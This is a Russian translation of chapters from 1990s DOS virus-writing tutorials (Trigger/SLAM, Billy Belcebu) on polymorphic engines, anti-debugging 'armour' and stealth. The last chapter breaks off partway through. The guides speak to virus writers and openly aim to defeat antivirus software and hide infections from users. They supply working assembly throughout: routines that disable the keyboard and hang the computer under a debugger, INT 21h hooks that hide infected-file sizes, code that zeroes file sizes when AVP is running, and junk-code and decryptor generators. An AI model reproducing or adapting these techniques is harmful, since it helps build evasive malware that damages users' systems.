Я хочу заметить, что популярный до сих пор (боюсь, что ко времени перевода данной статьи это утверждение уже не актуально - прим. пер.) условно-бесплатный ассемблер A86 имеет неприятный побочный эффект. Иногда он выбирает "неверный" из двух возможных опкодов инструкции, из-за чего некоторые антивирусы бьют тревогу. Это можно избежать, используя TASM.

8. Мусор

Мусорные инструкции, включаемые в декриптор, не выполняют никаких "реальных" действий и не оказывают никакого влияния на выполнение декриптора. Их единственной задачей является скрыть

назначение дешифратора. Без мусора дешифратор выглядит как дешифратор, что делает очень простой задачей обнаружить его эвристически. Более того, мусорные инструкции позволяют "настоящим" инструкциям находиться в случайных местах (в постоянном порядке, разумеется). В одном поколении операции `inc` и `dec` находятся непосредственно рядом друг с другом, в то время как в другом поколении между ними окажется какая-то (ничего не делающая) инструкция.

Классическая концепция мусорных инструкций предусматривает включение в дешифратор однобайтовых инструкций, таких как `NOP`, `CLC`, `STC`, `INT 3` (единственное однобайтовое прерывание (`CCh`)). В наши дни использование таких инструкций тривиально, почти все AV-программы просто игнорируют такие инструкции, когда встречаются цикл расшифровки.

Эти однобайтовые ничего не делающие инструкции также могут привести к использованию того, что AVеры называют изменяющимися сканстроками. В этих сканстроках не играет роли будет ли у вас ноль или тысяча мусорных инструкций между двумя постоянными значениями. AV будет просто игнорировать их и проверять, идут ли два постоянных значения в верном порядке. Другими словами, от этих однобайтовых мусорных инструкций нет большого толка.

Более того, антивирусная программа заметит, что огромное количество мусорных инструкций сосредоточено в относительно малой области, что очень похоже на результаты работы полиморфного движка. Другими словами, использование этих однобайтовых ничего неделающих инструкций может повлечь за собой то, что будет выставлен один из эвристических флагов.

К счастью, есть другие методы генерирования "мусорного кода". Главная идея, лежащая в их основе, заключается в генерации кода, который мог бы быть необходимым для выполнения программы кодом. Хороший пример состоит в вызове какой-нибудь функции `int 21h`, вроде получения версии и тому подобного. Здесь есть много возможностей. Каждый раз принимайте во внимание две вещи:

- Какой бы мусор вы не использовали, убедитесь, что он не влияет на выполнение дешифратора, а выглядит при этом как полезный код.
- При использовании больших мусорных конструкций (например, подготовка к вызову `int21`), убедитесь, что у вас есть достаточное количество вариантов, иначе AV сможет сделать из них сканстроку прямо из вашего мусора!

Имеет смысл включить в мусор код-браню, но опять, будьте уверены, что у вас достаточно вариаций такого кода, потому что AVеры могут сделать из него сканстроку.

Для тех, кому интересно, как включать мусорные инструкции/конструкции случайным образом: просто делайте вызов вашей функции вставить_мусор_сюда после каждой значительной операции дешифратора. Очень упрощенный пример:

```
start:
    call    maybe_insert_garbage
    call    set_up_registers
    call    maybe_insert_garbage
    call    perform_move_instruction
    call    maybe_insert_garbage
    call    do_first_crypt_operation
    call    maybe_insert_garbage
    (...)
```

9. Множественные дешифраторы

Вирусмейкер, которые в силу каких-то причин не хочет реализовывать движок полностью, но все-таки хочет иметь какие-никакие вариации его дешифратора может подумать о том, чтобы использовать несколько постоянных дешифраторов. Они будут делать одно и то же, но будут выглядеть по-разному. В данном случае, они будут варьироваться не на уровне инструкций, а на уровне процедур, что гораздо проще реализовать. Эту технику можно назвать полиморфной в истинном значении этого слова (поли = много, морф = форма), но так как таким образом

генерируется всего лишь несколько вариантов, ее часто называют олигоморфной (олиго=несколько). Сам по себе этот метод не очень силен, так как против него можно использовать набор сканстрок.

Тем не менее, комбинирование этих двух методов может дать большое разнообразие схем и инструкций декриптора, что можно назвать сильным полиморфизмом. Большинство из мощных полиморфных движков комбинируют эти два метода, поэтому их гораздо сложнее обнаружить.

В данном tutorialе я попытался объяснить, как избежать постоянных значений, используя вариации на уровне инструкций. Если вы хотите усовершенствовать ваш движок вариациями на уровне процедур, вы должны использовать хорошо продуманный код. Движок должен решить, какую декрипторную схему (процедуру) он будет генерировать. Будет мудрым сделать некоторые функции не зависящими от схемы (например, функцию повышения значения регистра).

10. Заключение

Я надеюсь, что дал вам ясное представление о написании полиморфных движков. Как только вы напишите свой, вы полностью разберетесь с этой технологией и сможете усовершенствовать ваш движок различными фишками.

Наконец, я хочу поблагодарить Cse/IRG за объяснение некоторых вещей, когда я только начал заниматься полиморфизмом, и РМ, который был рад протестировать статью.

Trigger / SLAM '97

Путеводитель по написанию вирусов: 4.

Бронирование вашего кода

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-08-29

Это очень обсуждаемая тема на сцене. Многие VХеры защищают свой код, чтобы сделать жизнь AVerов намного труднее. Конечно, мы говорим об антиотладочных процедурах. Есть много техник, которые мы все знаем... но было бы не плохо привести парочку из них здесь... не правда ли?

У этих методов есть много возможных функций. Они очень конфигурабельны. Вы можете сделать свои собственные процедуры для вашего вируса. Я думаю, что стоит поместить по крайней мере одну из этих процедур в ваш полиморфный движок (в таблицу длинных процедур, как в вирусе Zohra Wintermut'a), чтобы одурачить AVerов, которые пытаются расшифровать наш код.

Очень полезная вещь - это деактивация клавиатуры. Когда мы деактивируем клавиатуру, отлаживающий код не может его больше трейсить (F7 в TD). Если пользователь запускает программу на полную скорость... нет проблем. Только int 3 (брикпоинт) сделает остальное. Это очень простая вещь, которая работает очень хорошо! Давайте взглянем на код:

```
bye_keyb:
    in     al,21h                ; Давайте деактивируем клавиатуру
    or     al,02h                ; Попробуйте нажать на любую клавишу
    out    21h,al

fuck_int3:
    int     3h                  ; Брикпоинт

exit_adbg:
    in     al,21h                ; Давайте активируем клавиатуру
    and    al,not 2              ; Теперь клавиатура работает
    out    21h,al                ; кул :)
```

Это хороший метод. Подумайте, что вы можете сделать... деактивирование клавиатуры каждый раз, когда наш выполняется наш вирус даст следующее: юзер не сможет нажать ^C, поэтому все, что вам нужно сделать, будет сделано. Действительно полезная и простая вещь.

Другой метод - это поиграться со стеком. Многие дебаггеры спотыкаются об эту простую и старую вещь. Код? Держите:

```
do_shit_stack:
    neg     sp
    neg     sp
```

Просто, а? Вы можете также сделать NOT вместо NEG. Будет тот же результат.

```
tons_of_shit:
    not     sp
    not     sp
```

Что делает NEG? Он увеличивает значение регистра на 1, потом применяет NOT к результату. Но это очень старый трюк... вы можете добавить его, но будет лучше поискать другие, так как это не пройдет со старыми отладчиками вроде Soft-Ice. Но если вы собираетесь сделать полиморфный движок, вы можете добавить простую процедуру вроде этой и AVP будет сосать, пытаясь

расшифровать ваш код. Хехе... Порождение Касперского сосет! Гхрм... Я забыл кое о чем... TBCLEAN говорит: "Достигнут краш стека" :) Ок... продолжаем... Другой метод заключается в переполнении стека:

```

overflow:
    mov     ax,sp
    mov     sp,00h
    pop     bx
    mov     sp,ax

```

Конечно... есть еще. Другой классический трюк заключается в перехвате int 1 и/или int 3. У вас есть много возможностей, чтобы сделать это. Хорошо, мы можем предложить вам еще.

```

change_int1_and_int3_using_dos:
    mov     ax,2501h                ; AL = INT, который нужно перехватить
    lea     dx,newint
    int     21h
    mov     al,03h
    int     21h
    [...]
newint:
    jmp     $                       ; Зачем, если не используется? Хехе :)
    iret

```

Эта процедура может быть названа сторожевой резидентной собакой. Мы рекомендуем вам использовать нижеследующий метод. Перехват прямым манипулированием:

```

int1:
    xor     ax,ax                  ; Давайте попробуем поместить IRET
                                   ; в INT 1
    mov     es,ax                  ; Нам нужен ES = 0. IVT в 0000:0000
    mov     word ptr es:[1h*4],0FEEBh ; jmp $

int3:
    xor     ax,ax
    mov     es,ax
    mov     word ptr es:[3h*4],0FEEBh ; jmp $

```

Если вы не хотите повесить компьютер, просто замените 0FEEBh на 0CF90h (nop и iret [в перевернутом порядке, разумеется]).

Очень классная идея - это сделать так, чтобы int 3 указывал на int 21, а затем использовать его вместо int 21. Это хорошо для двух вещей: натянуть отладчики и оптимизировать ваш код... как это поможет оптимизировать ваш код? Оpcodes int 21 равен CD 21 (занимает два байта), а int 3 - только CC...

Помните, что int 3 - это брикпоинт для отладчиков, поэтому каждый раз, когда вы будете вызывать int 3, отладчик будет останавливаться :). Вот сам код:

```

getint21:
    mov     ax,3521h                ; Получаем вектора прерываний
    int     21h
    mov     word ptr [int21_ofs],bx
    mov     word ptr [int21_seg],es

    mov     ax,2503h
    lea     dx,jumptoint21
    int     21h
    [...]

jumptoint21
int21      db      0EAh
int21      equ     this dword
int21_ofs  dw      0000h
int21_seg  dw      0000h

```

Мы также делаем сравнения со стеком, чтобы знать, не отлаживают ли нас. Вот несколько примеров:

```
stack_compares:
    push    ax
    pop     ax
    dec     sp
    dec     sp
    pop     bx
    cmp     ax,bx
    jz      exit_adbg          ; не отлаживают
    jmp     $                  ; вешать компьютеры - это круто :)
exit_adbg:
```

Помните запрещать прерывания (cli) и разрешать их снова (sti), если необходимо. Да, есть еще много других методов для защиты своего кода. Они, конечно, очень старые, но эй! они работают! Давайте взглянем на следующий... Манипуляции с префетчингом очень известны. Я очень люблю этот метод. Давайте взглянем на следующий код:

```
prefetch:
    mov     word ptr cs:fake,0FEEBh ; Что, вы думаете, произойдет, если
fake: jmp     nekst                  ; код отлаживается? Да, PC повиснет!
nekst:
                                     ; А дальше идет просто код
```

Вы также можете сделать еще больше различных вещей с префетчингом. Вы можете перейти к процедуре или поместить hlt (тоже зависон)...

```
prefetch_fun:
    mov     word ptr cs:fake2,04CB4h
fake2: jmp     bye_fake
       int     21h
bye_fake:
```

Этот код прервет выполнение вашей программы. Довольно круто. А теперь процедура специально для SoftIce (лучший отладчик также одурачен).

По крайней мере так говорят многие люди. Вот сам код:

```
soft_ice_fun:
    mov     ax,0911h              ; Функция Soft-ice запуска команды
    mov     di,4647h              ; DI = "FG"
    mov     si,4A4Eh              ; SI = "JM"
    lea     dx,soft_ice_fuck      ; Да!
    int     03h                  ; Int для брикпоинтов

soft_ice_fuck db "bc *",10,0
```

Другой трюк состоит в том, чтобы перехватить int 8 и поместить туда сравнение переменной в нашем резидентном коде, потому что многие дебаггеры деактивируют все прерывания, кроме int 8. Данное прерывание запускается 18.2 раз в секунду. Я рекомендую сохранить старый обработчик прерывания, прежде чем перехватывать его. Вам нужен код? Вот он:

```
save_old_int8_handler:          ; Вы помните журнал 40-hex?
    mov     ax,3508h            ; Это процедура из 7-го выпуска
    int     21h
    mov     word ptr [int8_ofs],bx
    mov     word ptr [int8_seg],es
    push    bx es
    mov     ah,25h              ; Помещаем старый обработчик int 8
    lea     dx,virii
    int     21h
fuckin_loop:
    cmp     fuckvar,1           ; Это вызовет небольшую задержку
    jnz     fuckin_loop
    pop     ds ds
```

```

        int      21h
        mov     ax,4C00h
        int     21h

fuckvar      db      0
int8         equ     this dword
int8_ofs     dw      0000h
int8_seg     dw      0000h
program:
        ; bla bla bla
        mov     fuckvar,1
        ; more and more bla
        jmp     dword ptr [int8]

```

Запомните урок Demogorgon'a: "Незащищенный код - это публичное достояние".

Эй! Будьте внимательны, если вам нужно дельта-смещение (т.е. вирусы времени выполнения) и добавьте его... ок?

Путеводитель по написанию вирусов: 5.

Невидимость

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-08-30

Что такое невидимость? В VX-мире невидимостью называют способность кода прятать симптомы заражения, например увеличение размера файла, ошибку "Abort, Retry, Ignore", когда мы запускаем программу на защищенной от записи дискете, чтение незараженных файлов... Другими словами, невидимость заставляет пользователя поверить в то, что все в порядке. Невидимость (stealth) - также имя VX-группы (SGWW (да покоится она с миром - прим. пер), но это уже другая история :)).

Невидимость INT 24h

Да, это невидимость. Вы можете думать, что это довольно старая и бесполезная техника, но я уверен, что это была первая попытка реализовать невидимость в вирусах. Цель - избежать появления сообщения "Abort, Retry, Ignore", когда мы запускаем программу на защищенной от записи дискете, так когда вирус пытается на нее что-нибудь записать, происходит ошибка, на которую соответствующе реагирует DOS. Если пользователь увидит это сообщение, он заподозрит, что что-то неладно...

Это очень просто. Все, что нам нужно, это заменить оригинальные векторы INT 24h (прерывание, которое обрабатывает критические ошибки) на поддельное прерывание, в котором только одна строка кода - "mov al, 3", за которой следует "iret". Давайте посмотрим:

```
mov     ax,3524h
int     21h
mov     word ptr [int24_off],bx
mov     word ptr [int24_seg],es

mov     ax,2524h
lea     dx,int24handler
int     21h
[...]
```

```
int24handler:
mov     al,3
iret
```

Невидимость директорий

Есть два вида невидимости директорий (directory stealth): через FCB и через хэндлы.

Невидимость через FCB:

Вы помните структуру FCB?

Давайте посмотрим... Нашей целью является вычесть размер вируса от размера зараженного файла. Вы должны добавить что-то вроде следующего в ваш обработчик int 21h:

```
[...]
cmp     ah,11h                ; FindFirst ( FCB )
je      FCBstealth
cmp     ah,12h                ; FindNext ( FCB )
je      FCBstealth
[...]
```

Затем мы создаем процедуру под названием FCBstealth (вы можете назвать ее, как вам больше нравится) и помещаем вызов поддельного прерывания. Затем мы проверяем, равен ли результат 0. Если так, то сразу переходим к возврату из прерывания. В противном случае продолжаем. Теперь мы помещаем стек регистр, который хотим использовать, после чего вызываем функцию INT 21h AH=2Fh, которая возвращает адрес DTA в ES:BX. Настало время проверить, является ли FCB нормальным или расширенным. Мы можем узнать это, сравнив первый байт FCB (в ES:[BX]) с FFh. Если они равны, FCB расширенный, поэтому мы учитываем это, добавляя 7 байтов к BX. Если FCB нормальный, мы оставляем так, как есть. Теперь мы проверяем, был ли файл заражен ранее. Чтобы сделать нашу работу проще, я буду предполагать, что меткой заражения является количество секунд равное 60 (невозможное значение). Если он не заражен, мы пропускаем файл. Теперь настало время, чтобы вычесть размер вируса и... Вот оно! FCB-невидимость! Давайте посмотрим код:

```
FCB_Stealth:
    pushf
    call    dword ptr cs:[oldint21] ; Фальшивый вызов INT 21h
    or      al,al                  ; Оптимизированный cmp al,0
    jnz     error

    push    ax bx es

    mov     ah,2Fh                 ; Получаем адрес DTA в ES:BX
    int     21h

    cmp     byte ptr es:[bx],0FFh  ; FCB расширен?
    jne     normal
    add     bx,07h                 ; Да, соответствующая корректировка
normal:
    mov     ax,es:[bx+17h]         ; Получаем секунды
    and     ax,1Fh                 ; Демаскируем их
    xor     al,1Eh                 ; Секунды = 60 ? ( 30*2 )

    jne     not_infected           ; Нет, пропускаем

    sub     word ptr es:[bx+1Dh],virus_size ; Вычитаем размер вируса
    sbb     word ptr es:[bx+1Fh],0 ; И также с заиманием

not_infected:
    pop     es bx ax

error:
    retf     02
```

Невидимость через хэндлы:

Хэндлы - это другой путь сделать то же, что и в невидимости через FCB. Нашей целью также является спрятать размер (и секунды, если необходимо)... но функция, которую мы должны перехватить и последовательность действий, которую мы должны выполнить немного другая.

Код, который вы должны поместить в ваш обработчик INT 21h, будет выглядеть примерно так:

```
[...]
cmp     ah,4Eh                ; FindFirst (хэндл)
je      HandleStealth
cmp     ah,4Fh                ; FindNext (хэндл)
je      HandleStealth
[...]
```

А теперь я объясню вам, что должна делать типичная процедура невидимости через хэндлы. Во-первых, мы должны сделать фальшивый вызов старого обработчика INT 21h (после сохранения флагов в стеке, разумеется). После этого мы сохраняем регистры, которые мы собираемся использовать (AX, BX, ES) и получаем DTA в ES:BX (AH=2Fh). Мы проверяем был ли файл уже заражен (секунды в ES:[BX+17h]), и если да, то вычитаем размер вируса от размера файла. Это очень похоже на вышеприведенный метод невидимости, но, как вы можете видеть, кое-что отличается :).

Теоретический урок - ничто без кода :) :

```
HandleStealth:
    pushf
    call    dword ptr cs:[oldint21] ; фальшивый вызов DOS API
    jc      goback                  ; CF=1 при ошибке

    push    ax bx es                ; Сохраняем регистры, которые мы
                                    ; используем

    mov     ah,2Fh                  ; DTA @ ES:BX
    int     21h

    mov     ax,es:[bx+16h]           ; Получаем время создания файла
    and     ax,1Fh                  ; Демаскируем секунды
    xor     al,1Eh                  ; 60 ? (оптимизированное сравнения)
    jne     damnedpops              ; Дерьмо!

    sub     word ptr es:[bx+1Ah],virus_size ; Guess...
    sbb     word ptr es:[bx+1Ch],0

damnedpops:
    pop     es bx ax                ; Получаем старые значения

goback:
    retf     02
```

Проблемы с невидимостью директорий

Есть несколько проблем, которые должны быть пофиксены, чтобы пользователь не паниковал. Мы должны проверять, не запущены ли следующие программы:

- Архиваторы, такие как PKZIP, RAR, ARJ, LHA, AIN и т.п., потому что если они получают неправильный размер файла, то могут его некорректно заархивировать :(.

- Утилиты вроде CHKDSK, которые отобразят бесконечный список ошибок, потому что размер файла не соответствует количеству занимаемых секторов :(.
- AV, таким как F-PROT, AVP и другим, чтобы предотвратить их сообщения о вероятном заражении стелс-вирусом.

Таким образом, стоит уделить немного места коду, который будет проверять, не запущена ли одна из этих программ и отключать невидимость (и активировать ее позднее, когда опасность минует).

Невидимость векторов прерываний

Этот вид невидимости очень прост. Когда мы используем этот метод, мы пытаемся предоставить оригинальные векторы перехваченных нами прерываний программам, которым они требуются. Это хорошо тем, что наш обработчик прерывания будет всегда первым. Давайте посмотрим, что мы должны добавить к нашим обработчикам.

```
[...]
cmp     ax,3521h                ; Получаем векторы INT 21h
je      RequestINT21h
cmp     ah,2521h                ; Помещаем векторы INT 21h
je      PutNewINT21h
[...]
```

Наши процедуры будут выглядеть следующим образом:

```
RequestINT21h:
    mov     bx,word ptr cs:[int21_off] ; Возвращаем в BX смещение
                                           ; оригинального обработчика int'a
    mov     es,word ptr cs:[int21_seg] ; В ES - его сегмент
    iret

PutNewINT21h:
    mov     word ptr cs:[int21_seg],ds ; Помещаем новый сегмент в
                                           ; int21_seg
    mov     word ptr cs:[int21_off],dx ; " " " смещение " int21_off
    iret
```

Невидимость времени

Здесь я не могу поместить какой-либо код, потому что он очень сильно зависит от ваших персональных требований к создаваемому вами вирусу. Вы можете использовать много путей, чтобы пометить зараженные файлы. Сделать количество секунд равным 60, 62..., увеличить год создания на 100, сделать количество секунд равным количеству дней... Время и дату можно получить с помощью функции AX=5700h, а чтобы установить новое значение нужна функция AX=5701h. В CX помещается время, а в DX дата.

Невидимость SFT

В структуре под названием SFT по смещению 11 находится двойное слово с

размером файла. Все, что нам нужно - это посмотреть, заражен ли уже файл или нет. Если он заражен, то мы вычитаем из размера файла размер вируса. Давайте посмотрим на небольшой отрывок кода (предполагая, что меткой заражения являются секунды = 60, и что мы вызвали процедуру, которая возвратила нам SFT в ES:DI):

```
Infect:
[...]
mov     ax,word ptr es:[di+0Dh] ; Получаем время создания
and     al,01Fh                 ; Демаскируем секунды
cmp     al,01Eh                 ; Секунды = 60 ?
jnz     AintInfected            ; Нет, заражаем файл

sub     word ptr es:[di+11h],virus_size ; Да, вычитаем размер файла
sbb     word ptr es:[di+13h],0000h
[...]
AintInfected:
[...]
```

Было бы неплохо избежать сканирования со стороны AVP 3.0. Во-первых, мы должны узнать, запущен ли AVP. Когда он открывает файл, мы можем узнать, что AVP шныряет поблизости, проверив, что BX=5, а SI=402Dh).

Настало время

получить SFT и сделать размеры всех файлов нулю с помощью всего лишь двух строчек кода:

```
mov     word ptr es:[di+11h],0000h
mov     word ptr es:[di+13h],0000h
```

а, возможно, и только одной :)

```
mov     dword ptr es:[di+11],00000000h
```

Дезинфекция на лету

И снова я дам вам немного кода. Он должен быть адаптирован под ваши нужды, поэтому я дам вам только то, что касается INT 21h:

```
[...]
cmp     ah,03Dh                 ; Открытие файла
jz      Disinfect
cmp     ax,6C00h                ; Расширенное открытие
jz      Disinfect
cmp     ah,03Eh                 ; Закрытие файла (заражаем!!!)
jz      Infect
[...]
```

Теперь мы должны обратить внимание на одну вещь... мы должны пофиксить процедуру для функций AH=3Dh и AX=6C00h.

1. Имя файла в DS:DX при AH=3Dh и в DS:SI при AX=6C00h
2. Режим работы с файлом в AL при AH=3Dh и в BL при AX=6C00h

Поэтому нам нужно сделать процедуру для поддержки функции 6C00h. Он будет выглядеть примерно так:

```
Disinfect:
cmp     ax,6C00h
jne     Check
cmp     dx,1
jne     ExitDisinfection
mov     al,bl                   ; Режим в AL
mov     dx,si                   ; Теперь имя файла в DS:DX
```

```

Check:
    mov     ax,5700h
    int     21h                ; Если мы перехватили эту функцию
                                ; Нам нужно сделать фальшивый вызов!
                                ; (или использовать SFT!)
    and     c1,1Fh            ; Демаскируем секунды
    or      c1,1Eh            ; Они равны 60?
    jnz     NotInfected
    [...]

```

Дезинфекция будет происходить по-разному для разных вирусов. Она не может быть общей, как невидимость FCB, потому что многое зависит от вас. Ок, по крайней мере, я объясню, как она работает.

Дезинфекция COM-файлов:

Дезинфекция COM-файлов очень проста. Нам нужно восстановить первые байты, которые мы изменили во время заражения на исходные (обычно 3 байта), восстановить исходные время и дату создания файла и убрать тело вируса (обрезав файл по смещению "конец файла - размер вируса").

Дезинфекция EXE-файлов:

Это сложнее сделать, но легко понять :). Мы должны восстановить исходный заголовок файла, восстановить время/дату и убрать тело вируса из конца файла. Но если наш вирус зашифрован, то возникает проблема. Вы можете или оставить эти байты незашифрованными (дав AV шанс вылечить файл от вируса) или расшифровать байты. Как бы то ни было, это очень просто.

Последние слова о невидимости

Есть и другие методы невидимости, такие как невидимость 4202, секторная невидимость... но я объяснил самые простые и самые используемые. Btw, нам не нужно использовать невидимость 4202, если мы используем SFT-невидимость :).

Вероятно, худшее, что есть в невидимости - это несовместимость с некоторыми программами, что может свести наши усилия на нет.

После прочтения данной главы вы можете спросить: "Полезна ли невидимость?" Ответом будет большое ДА. Это один из лучших методов, чтобы скрыть свое присутствие от пользователя: кажется, что файл имеют тот же размер, что и до заражения, когда запускается AV, то он ничего не находит (так же как и люди, которые любят копаться HEX-редактором), и так далее. Лучшее, что вы можете сделать - это отключать невидимость для таких программ как CHKDSK или PKZip. Все в ваших руках...

Путеводитель по написанию вирусов: 7.

Полиморфизм

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-01

Это одна из наиболее интересных вещей в вирусах. Также очень весело писать PER (Polymorphic Encryption Routine). По ней можно понять "стиль" VХера, который ее написал. Также многие начинающие считают, что эта техника очень сложна и только опытные VХеры могут применять ее. НЕ ДУМАЙТЕ ТАК! Она очень проста. Не бойтесь. Если вы дошли до этой главы, я уверен, что вы поймете ВСЕ. Эта глава является расширением главы "Шифрование".

Наша цель - сделать PER: победить AV, минимизировав сканстроку, ака НАТЯНУТЬ ИХ ВСЕХ! :) Идея состоит в том, чтобы генерировать разные декрипторы для каждого заражения, поэтому AV не смогут обнаружить наш вирус. А добавление невидимости, брони, антиэвристики и защиты от наживок сможет сделать ваш вирус очень мощным.

Ок, давайте начнем.

История

Первая попытка сделать PER была предпринята болгарским кодером, вероятно, одним из лучшим создателем вирусов, Dark Avenger'ом. Его вирусы были, есть и будут примером для всех VХеров. В своих самых первых вирусах, таких как Eddie, он показал высокий уровень кодинга. Он создал первый хороший PER в истории VX - MtE (Mutation Engine). Все AV-исследователи сходили с ума, пытаясь найти сканстроку для вирусов, основанных на этом движке. Наконец им все-таки удалось найти надежную сканстроку, чтобы поймать его. Но это было только начало. Masud Khafir, член исследовательской группы Trident, специализирующейся на вирусах, разработал TPE, Dark Angel из Phalcon Skism разработал DAME (Dark Angel Multiple Encryptor) и многие другие исследователи вирусов создали множество других прекрасных движков. Когда мы говорим о полиморфных движках, мы должны помнить о том, что они были сделаны в 1992 году, очень много времени назад. Им нужно было бороться только со сканстроками.

Но в наши дни у полиморфных движков есть множество врагов: анализаторы кода, эмуляторы, трейсеры, эвристики и опытные AVеры сражаются против нас. Сначала VХеры думали, что лучше всего делать декрипторы настолько изменчивыми, насколько возможно. Но время показало, что это был неверный подход: AVеры заразят ТЫСЯЧИ наживок, чтобы увидеть все возможные декрипторы, которые PER может сгенерировать. Если мы покажем им лишь малую порцию наших возможных декрипторов (используя, например, дату для случайного выбора) мы обломим их ожидания. У них будет сканстрока, но в другом компьютере, в другой ситуации их сканстрока не будет работать. Это называется медленным полиморфизмом. Мы увидим это в другом месте в этой же главе.

Введение

Каждый кодер пишет свой полиморфный движок по-своему. Здесь я должен сказать, что использование чужих полиморфных движков - не такая хорошая идея, как могло бы показаться вначале. Очень легко написать достойный PER, в то время как использование чужого движка будет ограничивать вас при написании вируса.

Нам нужно сгенерировать декриптор, а также поместить мусор между опкодами, занимающимися расшифровкой, фальшивые переходы, вызовы, антиотладку и все, что мы еще можем захотеть... Давайте посмотрим, что мы должны поместить, чтобы сделать достойный PER...

- Генерировать множество путей к одной цели

- Менять порядок опкодов как только возможно
- Необходимо, чтобы движок можно было использовать в других вирусах
- Движок должен генерировать вызовы ничего не делающих функций INT 21h
- Он должен генерировать вызовы ничего не делающих прерываний
- Если мы хотим, мы можем сделать его медленнополиморфичным
- Минимизировать все возможные сканстроки
- Защитить генератор инструкций броней и сделать так, чтобы его было очень трудно отладить

Когда вы пишете PER, воображение очень хороший помощник. Используйте его для того, чтобы придумать оригинальный подход.

Первые шаги в полиморфизме

Самый простой путь сделать декриптор, который меняет каждое поколение вирусов, это сделать генератор мусора, а затем поместить несколько инструкций декриптора, за которыми последуют ничего не делающие инструкции. Это первая попытка, которую вы можете сделать, если вы еще не создавали свой движок. Первый вид мусора - это простые однобайтовые инструкции, которые часто используются. Также мы должны сначала отобрать "мусорные" регистры. Я обычно использую AX, BX и DX.

```
OneByteTable:
    db    09Eh                ; sahf
    db    090h                ; nop
    db    0F8h                ; clc
    db    0F9h                ; stc
    db    0F5h                ; cmc
    db    09Fh                ; lahf
    db    0CCh                ; int 3h
    db    048h                ; dec ax
    db    04Bh                ; dec bx
    db    04Ah                ; dec dx
    db    040h                ; inc ax
    db    043h                ; inc bx
    db    042h                ; inc dx
    db    098h                ; cbw
    db    099h                ; cwd
EndOneByteTable:
```

С помощью простой процедуры, размещающей настоящие инструкции, и других, размещающих мусор, мы можем сделать очень простой полиморфный движок. Это полезно для наших первых шагов, но если вы хотите написать хороший вирус, вы должны знать одну вещь... если будет много ничего не делающих инструкций, то будьте уверены, что сработает эвристика... Но как все же сгенерировать этот мусор? Очень просто:

```
GenerateOneByteJunk:
    lea    si,OneByteTable    ; Смещение таблицы
    call   random              ; Должен генерировать случайные числа
    and    ax,014h             ; AX должен быть между 0 и 14 (15)
    add    si,ax               ; Добавьте AX (AL) к смещению
    mov    al,[si]             ; Поместите выбранный опкод в al
    stosb                      ; И сохраните его в ES:DI (указывает
                                ; на инструкции декриптора)
    ret
```

И, конечно, нам нужен генератор случайных чисел. Вот самый простой:

```
Random:
    in     ax,40h              ; В AX сгенерируется случайное
    in     al,40h              ; число
    ret
```

С помощью вышеприведенных процедур мы можем сделать только очень плохой движок, поэтому наберитесь терпения и читайте следующие главы.

Несколько способов сделать простую операцию

Есть практически бесконечное (не совсем точно... всего лишь миллион возможностей :)) способов выполнить задачу простой инструкции. Давайте представим "mov dx, 1234h" без использования другого регистра:

```
mov     dx,1234h

push    1234h
pop     dx

mov     dx,1234h xor 5678h
xor     dx,5678h

mov     dh,12h
mov     dl,34h

xor     dx,dx
or      dx,1234h

mov     dx,not 1234h
not     dx
[...]
```

Мы можем сделать еще больше комбинаций. И, конечно, если мы используем другой регистр для выполнения нашей цели, возможности значительно возрастают.

Изменение порядка инструкций

Есть множество инструкций, которые мы можем расположить так, как нам это хочется, что, вкуче со способами выполнения простых инструкций, может сделать наш полиморфный движок действительно мощным.

Обычно почти все инструкции до цикла расшифровки можно располагать в любом порядке, исключая комбинации PUSH/POP и тому подобного.

```
mov     cx,encrypt_size
mov     si,encrypt_begin
mov     di,encrypt_key
```

Мы можем располагать эти инструкции в случайном порядке.

```
mov     di,encrypt_key
mov     cx,encrypt_size
mov     si,encrypt_begin
```

Например так или иным другим возможным способом.

Портабельность Создать портабельный полиморфный движок очень просто - PER всего навсего должен уметь принимать и использовать параметры. Например, в CX мы можем поместить размер кода, который нужно зашифровать, в DS:DX - указатель на сам код и так далее. Таким образом мы сможем использовать наш движок в любом вирусе. **Таблицы против блоков**

_PER, основанные на таблице

Суть этого вида движков состоит в том, что имеется таблица смещений процедур, которые генерируют мусор (однобайтовые инструкции, фальшивые вызовы прерываний, математические операция...) в другой таблице. Затем, используя случайное значение, мы вызываем одно из этих смещений, после чего генерируется случайный мусор. Давайте взглянем на пример:

```
RandomJunk:
call    Random                ; Случайное число в AX
and     ax,(EndRandomJunkTable-RandomJunkTable)/2
add     ax,ax                 ; AX*2
xchg    si,ax
add     si,offset RandomJunkTable ; Указывает на таблицу
lodsw
```

```

call    ax                      ; Вызов на случайное смещение в табл.
ret

RandomJunkTable:
    dw    offset GenerateOneByteJunk
    dw    offset GenerateMovRegImm
    dw    offset GenerateMovRegMem
    dw    offset GenerateMathOp
    dw    offset GenerateArmour
    dw    offset GenerateCalls
    dw    offset GenerateJumps
    dw    offset GenerateINTs
    [...]
EndRandomJunkTable:

```

Очень легко добавить новые процедуры в PER, основанный на таблице, и этот вид движков может быть очень сильно оптимизирован (в зависимости от кодера).

_ PER, основанный на блоках:

Нашей целью является сделать для каждой инструкции декриптора блок фиксированного размера. У нас есть один пример такого движка в вирусе Elvira, написанного Spanska и опубликованного в 29A#2. Давайте взглянем на пример такого блока в движке Elvira, где сравнивается CX с 0. У каждого блока фиксированный размер (6 байтов).

```

cmp cx, 0
nop
nop
nop

nop
nop
nop
cmp cx, 0

nop
or cx, cx
nop
nop
nop

nop
nop
nop
or cx, cx
nop

test cx, 0FFFFh
nop
nop

or cl, cl
jne suite_or
or ch, ch
suite_or:

mov bx, cx
inc bx
cmp bx, 1

inc cx
cmp cx, 1
dec cx
nop

dec cx
cmp cx, 0FFFFh
inc cx
nop

```

Как вы можете видеть, добавлять новые блоки для выполнения той же задачи очень легко. Однако у этих движков есть слабая сторона: размер. Движок Эльвиры занимает около половины размера вируса: весь вирус занимает 4250 байт, а движок весит 2000-2500. С другой стороны, чем больше блоков мы добавим, то тем больше возможностей будет у вируса, что позволит ему оставаться незамеченным AVерами :).

_ А победитель...

Я думаю, что лучший выход - это таблицы, потому что мы можем сгенерировать все возможные комбинации блоков и еще больше. Блоки являются более подходящим решением для всех людей, которые не хотят превращать свою жизнь в ад :).

Инструкции

Это база все полиморфных движков, способ генерировать инструкции со случайными регистрами, значениями, позициями памяти...

_ Обозначения:

Symbol_	Explanation_
imm8	byte immediate operand
imm16	word immediate operand
reg8	byte register operand
